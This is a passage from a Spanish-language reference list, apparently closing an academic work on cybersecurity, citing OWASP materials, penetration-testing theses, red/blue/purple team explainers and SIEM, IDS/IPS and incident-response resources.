OWASP, Disponible de : https://owasp.org/www-pdf-archive//OWASPSpain8_CESICAT_Equipo_de_Repuesta_a_Incidentes.pdf

OWASP. (2017). OWASP Top 10. Los diez riesgos más críticos en Aplicaciones Web. Pp. 1 – 25. Recuperado de https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

OWASP, Open Web Application Security Project, Disponible en: https://owasp.org/www-pdf-archive/Est%C3%A1ndar_de_Verificaci%C3%B3n_de_Seguridad_en_Aplicaciones_3.0.1.pdf

PROPUESTA DE UNA METODOLOGÍA DE PRUEBAS DE PENETRACIÓN ORIENTADA A RIESGOS, Vilma Karina ALVAREZ INTRIAGO, Universidad Espíritu Santo Maestría en Auditoría de Tecnología de Información, Disponible en: http://repositorio.uees.edu.ec/bitstream/123456789/2525/1/ALVAREZ%20INTRIAGO%20VILMA%20KARINA.pdf

RAMNODE, Disponible en: https://clientarea.ramnode.com/knowledgebase/27/Nameservers-and-DNS.html

REDES ZONE, Principales puertos TCP y UDP y para qué sirven cada uno de ellos, disponible en: https://www.redeszone.net/tutoriales/configuracion-puertos/puertos-tcp-udp/

REDTEAM, El hacking en otra dimensión (A. Ramos) T13 - CyberCamp 2017 Disponible en: https://www.youtube.com/watch?v=__PZogK-y-Q

RED TEAM VS BLUE TEAM: What's The Difference?, Disponible en: https://purplesec.us/red-team-vs-blue-team-cyber-security/

RSI, ¿QUÉ ES EL CENTRO PARA LA SEGURIDAD DE INTERNET (CIS)? Disponible en: https://blog.rsisecurity.com/what-is-the-center-for-internet-security-cis/

SEGURIDAD EN REDES GJSA, IDS/IPS, Disponible en: https://seguridadenredesgjsa.wordpress.com/firewall-y-otros-medios-de-defensa/idsips/

SOFECOM, Siem, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran Disponible en: https://sofecom.com/que-es-un-siem/

TELEFÓNICA FUNDACIÓN, Cómo contrarrestar un ataque informático en cinco pasos, Disponible en: https://www.fundaciontelefonica.com/noticias/actuar-ataque-informatico-malware/

THE EXPERT BY SQUAD, SOC, CERT CSIRT: descubriendo la seguridad operativa, Disponible de: https://theexpert.squad.fr/theexpert/non-classe-en/soc-cert-csirt-discovering-operational-security/

UNIVERSIDAD PILOTO DE COLOMBIA. CASTRO, Carlos. Pruebas de penetración e intrusión, Pruebas de Penetración e Intrusión, Castro, Carlos, Disponible en: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6273/00005218.pdf?sequence=1&isAllowed=y

UNIR, RED TEAM, BLUE TEAM Y PURPLE TEAM, ¿cuáles son sus funciones y diferencias?, Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

(30.10.2018) WEBINAR: Tendencias sobre ataques de ciberseguridad. Disponible en: https://youtu.be/BN59fL0kI0M